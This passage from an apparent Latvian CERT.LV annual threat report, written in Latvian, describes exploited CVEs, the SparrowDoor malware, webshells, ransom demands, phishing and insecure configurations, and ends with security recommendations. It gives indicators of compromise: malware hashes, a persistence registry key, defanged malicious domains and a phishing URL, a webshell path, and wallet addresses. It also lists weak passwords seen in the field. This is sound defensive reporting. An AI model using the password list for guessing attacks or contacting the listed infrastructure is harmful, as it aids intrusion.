CVE-2021-21974	*VMware*	Atklātā augstā līmeņa ievainojamība - *heap-overflow OpenSLP* servisā, kas bez iepriekšējas autentifikācijas ļautu veikt attālināta koda izpildi uzbrucējam, ja tas atrodas vienā tīkla segmentā un ir piekļuve 427 portam *VMWare ESXi*. Publiski pieejamo PoC dēļ varēja paredzēt, ka uzbrucēji šo ievainojamību izmantos, un notikumi arvien vairāk parādīsies CERT.LV sensoros.
CVE-2019-0708	*Microsoft*	*Windows* RDS ievainojamība, ko pazīst arī kā *BlueKeep*. Lai arī tā tika publiskota 2019. gada maijā, tā joprojām ir aktuāla un saistāma ar novecojušu OS izmantošanu, kas manāms arī notikumu atspoguļojumā. Šī tendence ar laiku ir mazinājusies. *BlueKeep* ir nopietna ievainojamība, tā ļauj veikt attālinātu un neautentificētu uzbrukumu, kurā uzbrucējs var izpildīt kodu uz eksponētās sistēmas bez īpašas piepūles.
CVE-2023-36439 CVE-2023-36745 CVE-2021-27065 CVE-2020-0688	*Microsoft*	Ievainojamības, kuru sekmīgas izmantošanas gadījumā autentificēts lietotājs/uzbrucējs var veikt patvaļīgu koda izpildi uz sistēmas, tādā veidā iegūstot pilnīgu kontroli pār *Microsoft Exchange* serveri un iespēju pārvietoties tālāk laterāli.
CVE-2023-27898	*Jenkins*	Saglabāta starpvietņu skriptēšanas (*stored-XSS*) ievainojamība, kurā uzbrucējs var veikt patvaļīgu *JavaScript* koda izpildi.
CVE-2022-37042	*Zimbra*	*Zimbra Collaboration Suite* (versijas 8.8.15 un 9.0) ievainojamība saistīta ar *mboximpor* funkcionalitāti, kas apstrādā ZIP arhīva datnes. Uzbrucējs var augšupielādēt sistēmā patvaļīgus failus, radot direktoriju šķērsošanu (*path traversal*) un attālinātu koda izpildi. Novērots, ka konkrētas ievainojamības notikumu biežums bija nemainīgs visa gada garumā. Šāda nemainīguma tendence varētu norādīt uz pastāvīgu draudu, jo eksponētais serviss netika atjaunināts. Plašāk: https://cyble.com/blog/zimbra-email-vulnerability-cve-2022-37042-weaponized-to-cause-large-scale-compromise/
CVE-2023-27997	*Fortinet*	Kritiska ievainojamība, kas sniedz uzbrucējiem iespēju veikt attālinātā vai patvaļīga koda izpildi (RCE) ievainojamajā sistēmā.

6.1.1. Kompromitētas iekārtas

Ir atklāti gadījumi, kad ļaunatūra nepamanīti funkcionēja infrastruktūrā vairākus gadus. Piemēram, tika identificēti *Windows* serveri, kuri tika kompromitēti 2021. gada sākumā, izmantojot uz to brīdi jaunu ievainojamību CVE-2021-26855, un inficēti ar attālinātās kontroles ļaunatūru *SparrowDoor*. Ļaunatūras *md5* summas:

```
46077a32e433a56eb8ba64dcbf86bc60  libcurl.dll
8ad3f513f48f711d573d33b7419e3ed5  libhost.dll
5f983177f3f9ce6cb72088f3da96435d  SearchIndexer.exe
```

Noturība jeb *persistence:*

21. attēls. Piemērs kompromitētām iekārtām

HKEY_LOCAL_MACHINE\System\ControlSet001\Services\SearchIndexer

Value Name	Value Type	Data	Value Slack
Start	RegDword	2	
ErrorControl	RegDword	0	
Type	RegDword	272	
ImagePath	RegExpandSz	C:\ProgramData\Microsoft\DRM\SearchIndexer.exe	34-00-65-00-32-00
DisplayName	RegSz	Windows Searcher	44-00
Description	RegSz	Provides content indexing, property caching, and search resul...	6C-6F-77-65-64-50
ObjectName	RegSz	LocalSystem	6F-00-73-00

IOC, pēc kurām ļaunatūra konstatēta, regulāri DNS pieprasījumi domēnam:

```
cdn181.awsdns-531[.]com
```

2023. gadā Latvijā ir izteikti vērojama botu tīklu aktivitāte. Konstatēts, ka daļa *brute-force* un DDoS uzbrukumos iesaistītās ierīces, kas atrodas Latvijas IP apgabalā, bija inficētas un inkorporētas *Mirai* un *Gamut* ļaunatūru botu tīklos. Vērojama arī *socks5systemz* un *SystemBc* botnetu izplatīšanās.

Apkopojot informāciju par kompromitētām tīmekļa vietnēm, ir vērojams, ka visbiežāk neautorizēta piekļuve tīmekļu serverim un tā failu neautorizēta modifikācija notiek, izmantojot CMS versiju un to spraudņu versiju ievainojamības. Balstoties uz minēto, var secināt, ka biežākais tīmekļa serveru kompromitēšanas iemesls ir CMS un to spraudņu novēlota atjaunošana. Papildus iezīmējās tendence, ka biežāk par citām tiek kompromitētas tīmekļa vietnes, kas ir veidotas uz *WordPress* bāzes, tomēr šī tendence ir skaidrojama ar to, ka *WordPress* ir visbiežāk izmantotais CMS.

Piemēram, tika konstatētas *SocGholish* un *Balada Injector* ļaundabīgās *JavaScript* injekcijas. Domēni, no kuriem ļaundabīgais *JavaScript* tika ielādēts kompromitētā tīmekļa vietnē:

```
bluegaslamp[.]org
throatpills[.]org
draggedline[.]org
bee.selectofmychoices[.]com
collect.getmygateway[.]com
```

Novērots, ka uzbrucēji, kompromitējot tīmekļa serveri, veic pikšķerēšanas satura izvietošanu vai arī izmanto tīmekļa serveri kā prettiesiski iegūto datu kolektoru jeb

pikšķerēšanas kontroles serveri. Praktiski katrā gadījumā, kad uzbrucējiem ir iespēja veikt neautorizētu tīmekļa servera modifikāciju, serverī tiek ievietoti vairāki ļaundabīgi čaulas skripti jeb *webshell*, ar kuru palīdzību uzbrucējiem ir iespējas kontrolēt kompromitētos tīmekļu serverus un caur tiem attālināti izpildīt komandas.

Nereti uzbrucēji ar ievainojama tīmekļa servera starpniecību piekļūst arī citiem resursiem, piemēram, izgūst datubāzes, kuras satur arī fizisko personu datus. Dažos gadījumos uzbrucēji, tai skaitā politiski motivēti, veic tīmekļa vietnes izķēmošanu jeb *defacement*.

CERT.LV redzeslokā nonākusi informācija par vairākām tīmekļa vietnēm, kuras skāra kiberuzbrukumi. Ar lielāku ietekmi saskārās uzņēmumi, kas nodrošina norēķinus ar maksājumu kartēm savā e-veikalā. Vienā no šādiem gadījumiem uzbrucēji izveidojuši fiktīvu maksājumu iespēju e-veikalā, kas rezultējies ar konkrētā laika periodā aktīvo lietotāju karšu datu nozagšanu.

Vairākos gadījumos uzbrucēji kompromitētajās vietnēs ievietojuši *webshell*. Kā kompromitācijas vektors izmantoti *WordPress* spraudņi, kuros fiksētas ievainojamības, un kas nav tikuši savlaicīgi atjaunināti.

```
php_doggy .../wp-content/plugins/duplicator/define.php
md5 a59522413d589d862bec68038408c837
WP Duplicator plugin
```

Kompromitētu sistēmu gadījumos tajās tika izvietoti izspiedējvīrusi. Ar izspiešanu saistīti arī privātpersonu iekārtu kompromitēšanas gadījumi, kur vienā gadījumā kompromitēta iekārta, uzņemti ekrānšāviņi no personas darbstacijas un izvērsta izspiešana. Piemērs ar informāciju, ko apmaksai norādījuši krāpnieki:

```
shendyshendy@yahoo.com
My BTC wallet address:
bc1qvc7autfqxlaen45ks2vgynkkt53778hwtp7axy

radjabsaandi@yahoo.fr
My BTC wallet address:
bc1qvc7autfqxlaen45ks2vgynkkt53778hwtp7axy

denis_rutaihwa@yahoo.com
BTC wallet address:
bc1qvc7autfqxlaen45ks2vgynkkt53778hwtp7axy
```

Vairākos gadījumos tika novēroti pieejami uzbrukuma vektori, kas nerezultējās ar incidentu. Šajos gadījumos bija pieejami eksponēti un atrodami servisi, caur kuriem veicot pieprasījumus, bija iespējams piekļūt privātai informācijai.

6.1.2. Mākoņpakalpojumu nepieejamība

Attiecībā uz sistēmu nepieejamību, Latvijas teritorijā vairāk nekā 2 stundas nebija pieejami *Microsoft* mākoņpakalpojuma servisi, MIOL NBICS interneta protokola balss pārraides (VoIP) pakalpojumi un NIICS video/VoIP zvans, kā arī IM un e-pasta pakalpojumi, savukārt *Azure* domēnu vārdu sistēma (DNS) saskārās ar DNS pieprasījumu problēmām, kas rezultējās ar pakalpojumu pārtraukumu, ietekmējot vairākus *Microsoft* pakalpojumus. Kā problēmas avots tika identificēts kļūdains maršrutētājs *Microsoft* plašas zonas tīkla (WAN) sistēmā, kurš tika ieviests servisā tīkla izbūves laikā. Šis

pakalpojuma pārtraukums nebija drošības pārkāpuma rezultāts, un par to tika ziņots plašās pakalpojumu nepieejamības dēļ.

Pakalpojumu nepieejamības gadījumā CERT.LV aicina ievērot labo praksi un par to ziņot CERT.LV, kā arī ziņot gadījumos, pat ja iemesls nav drošības pārkāpuma rezultāts, nodrošinot atvērtu komunikāciju par situācijas statusu.

6.1.3. Draudu vēstules

Oktobrī simtiem Latvijas skolu un bērnudārzu savos e-pastos saņēma spridzināšanas draudu vēstules. Lai arī vēstules bija bez pamata (Valsts policija tās izvērtēja un secināja, ka draudu līmenis tiek raksturots kā zems), tās tomēr radīja ievērojamu satraukumu sabiedrībā.

Draudu vēstules, kuru mērķis, visticamāk, bijis radīt sabiedrībā bailes un šaubas par valsts un pašvaldības iestāžu kapacitāti un spējām nodrošināt sabiedrisko kārtību, visticamāk, bija Krievijas organizēta ietekmes operācija pret Latvijas sabiedrību. Spridzināšanas draudu vēstules tika izsūtītas *ДМИТРИЙ ХАРЛАМОВ* vārdā.

Kā saziņas valoda tika lietota krievu valoda ar norādi: RigaV2.t.me
Norādītie "Telegram" konti: @Rigagames, @prbfront.

Šādu draudu vēstuļu sūtīšanas tendence saglabājās, turklāt identiska satura draudu e-pasti tika izplatīti arī citām Latvijas iestādēm, tai skaitā tiesām un pašvaldībām.

Izsūtītāja piemērs: mail-lj1-f194.google.com (mail-lj1-f194.google.com [209.85.208.194]

6.1.4. Uzbrukumi sociālo tīklu profiliem

Informācija par kompromitētiem lietotāju sociālo mediju kontiem tika saņemta visa gada garumā ievērojamā intensitātē. Lielā skaitā fiksēti gadījumi ar kompromitētiem "Instagram" un "Facebook" kontiem, kur piekļuve iegūta, izmantojot sociālo inženieriju.

Izplatītākā metode: lietotājam tiek nosūtīta ziņa no profila, kura nosaukums ir dažādas "Facebook" *Administrator*, "Meta" *Administrator*, "Instagram" *Blue Badge* variācijas. Lietotājs tiek informēts par platformas noteikumu pārkāpumu, un, lai nodrošinātu turpmāku piekļuvi kontam, nepieciešams veikt darbības sūtītāja ziņā norādītajā saitē. Savukārt saitē nosaukums līdzinās attiecīgajai "Meta" platformai, kur jāievada lietotāja dati, kas tiek pārsūtīti krāpniekiem.

Vērtīgu "Instagram" kontu gadījumā tiek prasīta izpirkuma maksa aptuveni 500 eiro apmērā. Izmantojot šo shēmu, kompromitēti arī vairāki uzņēmumu "Facebook" konti, kur nodarīti finansiāli zaudējumi, izmantojot "Meta" *Bussiness* piesaistītās uzņēmumu kredītkartes. Kompromitēto privātpersonu kontu gadījumā ir svarīga ātra reakcija, jo ir novērots, ka kompromitētie konti tiek izmantoti citu kontu kompromitēšanai, tāpēc svarīgi novērst tālāku ķēžveida kompromitēto kontu pavairošanu.

Novērota krāpniecība arī pārdošanas sludinājumu izvietošanas vietnēs, piemēram, ss.lv, kur uz sludinājumu atsaucas krāpnieki, kuri nosūta saiti, piemēram, veidojot zem ārvalstu domēna vārda *delivery-pack.shop* apakšdomēnu ar Latvijas sabiedrībā atpazīstamu simbolu virkni omniva.lv, kas maldīgi atgādina .lv augstākā līmeņa domēna vārdu.

Piemērs: hxxps[://]omniva[.]lv[.]delivery-pack[.]shop/order/927261819, kas ir krāpnieciska vietne ar mērķi izgūt personas kredītkartes datus un finanšu līdzekļus.

Ieteikumi drošībai

1. **Veikt paroļu uzglabāšanu šifrētā veidā**, piemēram, izmantojot paroļu pārvaldnieku.
2. **Lietot programmatūru no leģitīmiem avotiem.**
3. Veicot preču iegādi internetā no privātpersonām, **izmantot oficiālās kurjerpakalpojumu uzņēmumu vietnes, kā arī atturēties no kredītkartes datu ievades** un izvēlēties samaksu veikt ar SEPA pārskaitījumu.
4. Personu e-pastu un citu kontu drošības nodrošināšanai **aicināt darbiniekus izmantot unikālas un drošas paroles,** kā arī, kur vien tas ir iespējams, pieprasīt **divu faktoru autentifikācijas (2FA) izmantošanu**.
5. Saņemot e-pasta vēstuli no personām, ar kurām tiek veikta regulāra komunikācija, pārbaudīt, vai tiek izmantots kāds no e-pasta kontiem, kuri figurē regulārajā komunikācijā. **Sistēmu administratoriem ieteicams izmantot DMARK, SPF un DKIM tehnoloģijas.**
6. **Pakalpojumu nepieejamības gadījumā ievērot labo praksi un par to ziņot**, arī gadījumos, ja iemesls nav drošības pārkāpuma rezultāts, nodrošinot atvērtu komunikāciju par situācijas statusu.
7. Uzturot sistēmas, kurās pieejama iekšējās lietošanas informācija, **regulāri monitorēt eksponētos servisus**, it īpaši pie sistēmu atjauninājumu veikšanas.
8. Tīmekļa vietnēm, kurās iespējams norēķināties ar maksājumu kartēm, **veikt vietnes drošības auditu, ideālā gadījumā arī PCI sertifikāciju.**
9. Satura vadības sistēmai (CMS) un spraudņiem **izvēlēties automātisko atjauninājumu iespēju vai veikt regulārus atjauninājumus**. Rūpīgi izvērtēt uzstādītos spraudņus un to nepieciešamību.
10. Uzturot augstas nozīmības sistēmas vai tādas, kurās tiek glabāta informācija lielā apjomā, kas ir grūti atjaunojama, **obligāti izmantot ārējo rezerves kopiju uzturēšanu.**
11. Uzturot resursus, it īpaši informatīvus un/vai kur minētas konkrētas personas un tām piesaistītā informācija, ko iespējams izmantot jebkāda veida ļaundabīgos nolūkos, piemēram, pikšķerēšanā, norādot jau pieejamu informāciju, aicināt vai, kur tas iespējams, **pieprasīt uzglabāt žurnālfailus,** kas satur informāciju par piekļuvi šiem resursiem un to saglabāšanu/lejupielādi, ja informācija tiek nodrošināta dokumentos ar lejupielādes iespēju.

6.2. Nedroša infrastruktūras konfigurācija

Draudu medību procesā tiek novērtēta arī organizācijas vispārējā IKT infrastruktūra un īpaši tās drošības konfigurācija. Zemāk apkopota informācija par visbiežāk sastopamām konfigurācijas nepilnībām, kā arī norādīti reāli piemēri.

Nespēja nodrošināt visu ārējā perimetrā eksponēto resursu uzturēšanu atbilstošā drošības līmenī:

- Novērojamas, piemēram, problēmas tīmekļa vietņu darbībā - regulāri netiek atjaunināti drošības sertifikāti, vietnes novecojušas (novecojis CMS un/vai tā paplašinājumi). Ievainojami vai novecojuši *webmail* risinājumi, turklāt bez divfaktoru (2FA) aizsardzības.
- Nav ierobežota piekļuve administratora panelim.
- Nav ieviesta lietotāju kontu bloķēšanas politika *(Account Lockout Policy)* gadījumos, kad tiek veikts noteikts skaits neveiksmīgu autentifikācijas mēģinājumu.
- Ārējā perimetrā tiek eksponēti servisi, kuriem nav jābūt publiski pieejamiem no visa interneta. Piemēram:
    - publiski pieejamas testa vides, reizēm pat ar ieslēgtu atkļūdošanas (*debugging*) funkcionalitāti;
    - publiski pieejamas video novērošanas kameras;
    - publiski pieejama nepārtrauktās barošanas sistēma (UPS);
    - publiski pieejamas serveru statusa lapas;
    - publiski pieejams RDP (*Remote Desktop Protocol*).

Netiek kontrolēta attālinātā piekļuve kooperatīvajam tīklam:

- Nav dokumentēta VPN (*Virtual Private Network*) konfigurācija, lai pārliecinātos par pienācīgu tīkla segmentāciju un pieslēgumu kontroli.
- Identificēti gadījumi, kad sekmīgi pieslēgumi VPN vārtejai notiek no dažādiem komerciāliem VPN pakalpojumiem, reizēm pat no 4 vai 5 dažādiem ražotājiem vienas iestādes ietvaros.

Netiek uzglabāti žurnālfaili un cita drošības telemetrija, tā būtiski apgrūtinot vai pat padarot drošības incidentu izmeklēšanu neiespējamu.

Atsevišķos gadījumos organizācijās tika izmantota SIEM (*Security Information and Event Management*) sistēma, taču bieži tā bija nepareizi konfigurēta, kas liedza atbildīgajiem speciālistiem laicīgi reaģēt uz notikumiem, piemēram:

- SIEM iestatījumos nav izmainīta mājas valsts (*home country*), tā rezultātā visi savienojumi no Latvijas tiek marķēti kā ārzemju.
- SIEM risinājums saņem tikai daļu telemetrijas datu, piemēram, tikai *Windows* iekārtu žurnālfailus, bet ne *Linux* vai tīkla iekārtu datus, nedz arī VPN pieslēgumu informāciju; tāpat bieži tika konstatēts, ka tikai neliela daļa infrastruktūras iekārtu iesūta datus, piemēram, tikai atsevišķi serveri, bet par lietotāju iekārtām nav padomāts.

Novecojuši vai neatbalstīti risinājumi IT infrastruktūras darbības nodrošināšanai:

- Visās organizācijās tika konstatēts kāds no *Microsoft Windows* produktiem, kuram ir beidzies ražotāja atbalsts, un tas vairs nesaņem drošības atjauninājumus. Kā visizplatītākie produkti šajā kategorijā ir *Microsoft Windows* operētājsistēmas - *Server 2012 R2 Standard, Server 2012 Standard, Storage Server 2012 R2, Server 2008R2 Standard*, kā arī *Windows* 7.
- Konstatēti arī citi novecojuši, ražotāju neatbalstīti vai ievainojami risinājumi: *Ubuntu* 18.04, *Novell/Microfocus ZENworks*, *Adobe Flash Palyer, OpenSSH* - CVE-

2023-38408 ar novērtējumu 9.8, Apache - CVE-2023-25690 ar novērtējumu 9.8, *VMWare Exsi* - CVE-2019-5544 ar novērtējumu 9.8, *Moodle* 3.8.0.

Novecojuši šifrēšanas un autentifikācijas mehānismi:

- NTLM autentifikācija: Joprojām 90% iestāžu tiek novērota NTLM autentifikācijas protokola izmantošana. NTLMv1 un NTLMv2 autentifikācija ir pakļauta dažādiem uzbrukumiem, piemēram, SMB *replay*, pārtvērējuzbrukumiem (*Man in the Middle Attack*), *pass-the-hash*, pārlases uzbrukumiem (*brute-force attack*).
- *Kerberos* RC4-HMAC šifrēšana: RC4-HMAC šifrēšanas algoritms ir pakļauts vairākām ievainojamībām, un pāreja no RC4-HMAC uz AES128 un AES256 algoritmiem ir ieteikta jau kopš *Windows Server* 2008 parādīšanās. Izmantojot RC4-HMAC, infrastruktūra ir pakļauta *Kerberoasting* - tas ir uzbrukuma veids, kas izmanto *Kerberos* protokolu, lai izgūtu servisa konta paroli no *Kerberos* biļetena. Attiecīgi pēc tam jau uzbrucējs var neautorizēti pārvietoties tālāk pa tīklu/resursiem, jo servisu kontiem nereti ir priviliģētas tiesības, un to paroles tiek reti mainītas.
- SMBv1. SMBv1: Sens autentifikācijas protokols, kuram piemīt vairākas kritiskas ievainojamības, un kas ticis izmantots arī vairākos tādos liela mēroga kiberuzbrukumos, kā, piemēram, *EternalBlue, WannaCry, Emotet*.

Infrastruktūras lietotājiem pārāk augstas tiesības jeb privilēģijas:

- Identificēti gadījumi, kad organizācijā visi lietotāji ir ar priviliģētām lietotāja tiesībām (*Administrator*) savām iekārtām.
- Vairāki lietotāji lieto vienu kontu, lai arī to ieņemamo amatu pienākumi var atšķirties. Tas apgrūtina konkrēto lietotāju veikto darbību atsekošanu.

Lietotās paroles gan uz serveriem, gan darbstacijām un tīkla iekārtām ir vienkāršas, neatbilst drošības prasībām, labās prakses rekomendācijām, kā arī bieži vien atkārtojas starp iekārtām ar minimālām variācijām. Jāņem vērā, ka 8 simbolu parole ir atminama uz 3080ti kartes 5-10 minūtēs, izmantojot paroļu pilnās pārlases (*brute-force)* uzbrukuma tehniku. Tāpat identificēts šādu paroļu lietojums:

- admin, admin123, Saule123, 123456a,P@ssw0rd, P@S$w0rd!, qazQAZ123, NEWPASS;
- paroles, kas satur gadalaiku, gada skaitli un/vai pašas iestādes nosaukumu;
- atsevišķos gadījumos konstatēts, ka *Microsoft Windows* iekārtās lokālo administratoru paroles ir vienādas vai vienādas vairākās iestādes filiālēs;
- paroles ilgstoši netiek mainītas.

Paroles tiek uzglabātas atklātā tekstā – gan kā teksta datnes, gan skriptos. Ja uzbrucējam izdodas iegūt pieeju tīklam vai pie konkrētās iekārtas, tas var ļoti vienkārši šīs paroles pārtvert un mēģināt izplatīties tālāk pa tīklu. Jāņem vērā, ka šādā veidā uzglabātas paroles daudz vienkāršāk var tik nopludinātas arī no pašu darbinieku puses – nejaušības vai nolaidības rezultātā.

Neesoša vai vāji konfigurēta programmatūras aizliegšanas politika (SRP), novērota šāda programmatūra:

- Kooperatīvajās darbstacijās tiek lejupielādētas datorspēles un ar tām saistītas komponentes, piemēram - *Minecraft, Counter-Strike, Roblox, Steam, Razer Cortex, OKApp.*

- Tiek lejupielādēta programmatūra, kas ļauj lietotājiem lejupielādēt un dalīties ar failiem, izmantojot *peer-to-peer* (P2P) tīklu, piemēram - *uTorrent*, *uTorrentPortable, BitTorrent, MediaGet*. *Torentu* datnes mēdz mānīgi norādīt failu saturu/nosaukumu, lai to izmantojot izplatītu ļaunatūru un nelicencētu programmatūru. Šādu failu lejupielāde var būtiski palielināt kā iekārtas, tā arī visas infrastruktūras kompromitēšanas riskus.
- Reklāmas izplatoša programmatūra (*adware*) un kriptovalūtu ražošanas vīrusi.
- Pirātiski *Microsoft* produktu aktivizēšanas rīki, piemēram - *KMSAuto Net.exe, KMSAuto.exe, max8keygen.exe, Microsoft toolkit 2.6.2.exe*, - ar kuriem komplektā nereti nāk arī sensitīvas informācijas zagšanas vīrusi un kriptovalūtu kontu zagšanas rīki.
- Novēroti dažādi sistēmu/tīklu skenēšanas un ielaušanās testu rīki vai to paliekas, ko var izmantot arī ļaunprātīgi. Administratori reizēm pat nespēj komentēt, kāpēc tādi atrodami uz konkrētās iekārtās, nereti darbinieks, kas tos izmantoja, jau ir pārtraucis darba attiecības ar konkrēto iestādi.

Nav ieviesta ārējo datu nesēju (USB) kontrole, tā rezultātā infrastruktūrā var tikt ievazāta ļaunatūra, piemēram, *Rasberry Robin*.

Konstatēta Krievijā un Ķīnā izstrādātas programmatūras izmantošana:

- Piemēram, attālinātās piekļuves rīks *TightVNC* pieder Krievijas uzņēmumam "GlavSoft LLC". Tāpat arī visiem labi zināmais tūlītējas ziņojumapmaiņas rīks "Telegram", kura izcelsmei ir saikne ar Krieviju, joprojām tiek plaši izmantots, tāpat arī *Yandex* meklētājprogramma.
- Retāk, bet tomēr novērota arī tīmekļa pārlūkprogrammas *Opera* izmantošana, kuras piederība saistāma ar Ķīnu.

DNS savienojumi uz vietnēm, kas nav nepieciešamas darbinieku tiešo amatu pienākumu veikšanai. Visbiežāk tie ir pieslēgumi uz .xyz, .top un .biz domēniem un straumēšanas servisiem. Šādi domēni bieži tiek izmantoti ļaunatūras komunikācijā ar tās kontrolserveriem, kā arī datu eksfiltrācijas gadījumos. Lietotāji šādā veidā apdraud savas darbstacijas un pakļauj darba IKT vidi kompromitēšanas riskam:

- Novēroti savienojumi uz domēnu playground[.]xyz, kas ir saistīts ar reklāmu uzturēšanu\izplatīšanu, un nereti tās spēj izplatīt arī ļaunatūru.
- Tāpat novērots, ka darbinieki mēdz apmeklēt arī vietnes, kas saistītas ar azartspēlēm, filmu un seriālu straumēšanas servisiem (hdrezka[.]ag un hdrezka[.]ac) vai bezmaksas mūzikas lejupielādes iespējām (www[.]isrbx[.]net).

Nereti novērojama nepilnīga antivīrusa konfigurācija un dažādu AV risinājumu vienlaicīga izmantošana vienas infrastruktūras vai pat iekārtas ietvaros:

Novērots, ka ir izslēgta *Windows Defender* antivīrusa komponente, kas atbild par apdraudējumu monitorēšanu reāllaikā. Citā gadījumā antivīrusa serviss konfigurēts tā, ka tas ir jāieslēdz manuāli jeb kā *Startup Type*: *on-demand*. Šāda konfigurācija ir aizdomīga, jo nereti ļaunatūra veic šādas sistēmas izmaiņas, lai netiktu bloķēta no AV risinājuma puses. Labā prakse antivīrusu servisiem ir tos startēt automātiski (*StartupType:Automatic/Auto load*).

Netiek uzturēta strikta uzskaites kārtība un kontrole pagaidu jeb testa sistēmām.

Sistēmas iebūvēto kontu izmantošana:

- Vairākās *Linux* iekārtās tika novērota iebūvētā lietotāja *root* konta izmantošana SSH pieslēgumiem. *Root* lietotājs ir ar visaugstākajām tiesībām sistēmā un, ja *root* lietotājs tiek kompromitēts, uzbrucējs var iegūt neierobežotu piekļuvi sistēmai.
- *Windows* iekārtās visai bieži tika novērots iebūvētais lokālā lietotāja konts *Administrator*, un arī šis lietotājs ir ar visaugstākajām tiesībām konkrētajā sistēmā. Tas nozīmē, ka ļaundari varētu iegūt neautorizētu pieeju sistēmai, izmantojot, piemēram, pārlases uzbrukumus (*brute-force attacks*), un pēc tam pārvietoties tīklā ar to pašu lietotāja vārdu.

Korporatīvās informācijas augšupielāde publiskos servisos:

Pieminēšanas vērts ir gadījums, kad tika konstatēts, ka e-pastu datnes .eml, kas satur organizācijas iekšējo informāciju, ir tikušas augšupielādētas *VirusTota*l risinājumā (*VirusTotal* ir pakalpojums, kur var pārbaudīt failus/IP adreses/domēnus pret vairākiem antivīrusa/IT drošības risinājumiem ar mērķi noteikt, vai tie satur ļaunatūru vai citas kaitnieciskas pazīmes). Tādā veidā organizācijas iekšējā informācija kļuva publiski pieejama - to varēja lejupielādēt citi *VirusTotal* lietotāji. Šāda prakse ir bīstama, jo faili var saturēt iekšēju/konfidenciālu informāciju, kura nav paredzēta izplatīšanai uz āru.

Ieteikumi drošībai

1. **Regulāri apzināt visas organizācijā lietotās iekārtas,** kas tiek izmantotas darba vidē, un pārliecināties, ka tās resursi nav eksponēti uz āru jeb publisko internetu. Ja ir nepieciešamība eksponēt piekļuvi uz āru, tad piekļuve jāatļauj, izmantojot tikai drošus risinājumus, piemēram, daudzfaktoru autentifikāciju (2FA/MFA) vai publiskas/privātas identifikatora atslēgas.
2. **Regulāri apzināt aktuālās iekārtas un to versijas**. Nodrošināt, ka atjauninājumi tiek uzstādīti regulāri, lai nodrošinātu to aizsardzību pret aktuālajām ievainojamībām.
3. **Veikt centralizētu auditācijas pierakstu uzkrāšanu.**
4. **Nodrošināt piekļuvi resursiem tikai tiem darbiniekiem**, **kam tā ir nepieciešama**.
5. **Neizmantot sistēmā iebūvēto Administratora/*root* kontu**. Labā prakse nosaka stingri ierobežot vai pat atslēgt iebūvētos lietotāju kontus (piemēram, *root/Administrator/Guest*), tādā veidā apgrūtinot uzbrucēja iespējas piemeklēt sistēmai atbilstošus piekļuves datus, piemēram, lietotājvārdu/paroļu pārlases uzbrukumu laikā. Ieteicams izveidot atsevišķu lietotāju ar ierobežotām privilēģijām/piekļuvi un pārslēgties uz *root/Administrator* lietotāju tikai tad, kad tas ir nepieciešams.
6. **Nodrošināt labās prakses paroļu politiku**.
   6.1. Parole nedrīkst būt īsāka par 14 simbolu (burti/cipari/simboli) kombināciju. Viens no piemēriem, kā veidot drošu paroli, ir lietot paroļu frāzes, kā arī nepieciešams izvairīties no esošo paroļu atkārtotas izmantošanas, – tajā skaitā, ja nomaina tikai dažus, atsevišķus simbolus. Piemēram, *paroli S@uleS0dienSp1d* nomainot uz *S@uleS0dienSp1d123* vai *S@uleS0dienSp1d_Fb* uz *S@uleS0dienSp1d_Tw* (ja pašam ir vienkārši atcerēties, tad arī uzbrucējam būs viegli uzminēt – ja tas ir redzējis vienu šādu paroli kādā noplūdē, viegli uzminēs pārējās).
   6.2. Izmantot paroļu pārvaldnieka programmatūru, šādā veidā jaunas un drošas paroles tiek ģenerētas un lietotājam jāatceras tikai '*master*' jeb galvenā parole.
   6.3. Attiecībā arī uz visām parolēm, kas tiek uzstādītas pēc noklusējuma,

nedrīkst atstāt *default* paroles jebkādiem kontiem. 6.4. *Microsoft Windows* iekārtu lokālo administratoru kontu paroļu centralizētai pārvaldīšanai, ieteicams izmantot *Microsoft LAPS* (*Local Admin Password Solution*) risinājumu.

7. **Pārliecināties, ka netiek izmantota novecojusi *Windows* autentificēšanās** metode ar NTLM protokolu. Tāpat jāpārliecinās, ka *Kerberos* protokols neizmanto novecojušu šifrēšanas algoritmu RC4_HMAC_MD5, tā vietā jāizmanto AES128 un/vai AES256 algoritms.
8. **Atslēgt SMB (*Server Message Block*) v1 protokolu**. Nepieciešams pāriet uz SMBv2/SMBv3. Vairāk par to, kā atslēgt SMBv1 gan manuāli, gan ar grupu politikām, gan uzraudzīt, vai tas tiek izmantots, var lasīt *Microsoft* dokumentācijā: https://docs.microsoft.com/en-US/windows-server/storage/file-server/troubleshoot/detect-enable-and-disable-smbv1-v2-v3#disable-smbv1-server
9. **Izmantot un pareizi konfigurēt SRP** (*Software Restriction Policy*), lai koorporatīvajā vidē nevar palaist izpildāmos failus, kas tiek patvaļīgi lejupielādēti.
10. **Izmantot tikai vienu attālinātās piekļuves rīku,** lai vieglāk pamanītu ļaunprātīgas izmantošanas pazīmes. Konstatējot cita rīka izmantošanu, var apstiprināt to kā anomāliju un, iespējams, uzskatīt par ļaunprātīgu darbību.
11. **Pārliecināties, ka tiek izmantota un pareizi konfigurēta *Windows Defender* antivīrusa programmatūra.**
12. **Pārliecināties, ka tiek izmantoti un ir pareizi konfigurēti ugunsmūra risinājumi**. Ieteicams ieviest stingrāku tīmekļa izmantošanas politiku, kas ietver arī preventīvus risinājumus, piemēram, CERT.LV un NIC.LV izstrādāto DNS ugunsmūri (vairāk informācijas vietnē https://dnsmuris.lv).
13. **Stingri ieteicams izmantot SIEM** (*Security Information and Event Management*), lai varētu ātri un efektīvi reaģēt uz drošības incidentiem.
14. **Pārliecināties, ka lietotāji izmanto savas darba iekārtas tikai un vienīgi darba pienākumu pildīšanai.**
15. **Pārliecināties, ka ir ieviesta ārējo datu nesēju un tā izpildāmo failu kontrole.**
16. **Izmantojot *VirusTotal* servisu,** ieteicams tajā augšupielādēt nevis visu datni, bet gan tās jaucējvērtību (*hash value*, piemēram, MD5, SHA-1 vai SHA-256), tādējādi varēs izvairīties no tā, ka kooperatīva vai ierobežotas pieejamības informācija kļūst publiski pieejama. Pārbaudīt jaucējvērtību var vairākos veidos, piemēram, uz *Windows* iekārtām, komandrindā ievadot *certutil -hashfile Example.txt MD5*. Šo jaucējvērtību pēc tam var uzmeklēt *VirusTotal*, lai pārbaudītu vai fails satur ļaunatūru vai arī ir kādas citas aizdomīgas pazīmes.
17. **Plānot un organizēt regulāras darbinieku apmācības un zināšanu pārbaudi** vismaz reizi gadā. Regulāri informēt darbiniekus par biežāk iespējamajiem kiberapdraudējumiem. Ieteicams sekot līdzi CERT.LV sociālo mediju kontiem un vietnei cert.lv, kur pieejama informācija par aktualitātēm kiberdrošības jomā.

http://www.facebook.com/certlv | https://twitter.com/certlv | https://www.linkedin.com/company/cert.lv/

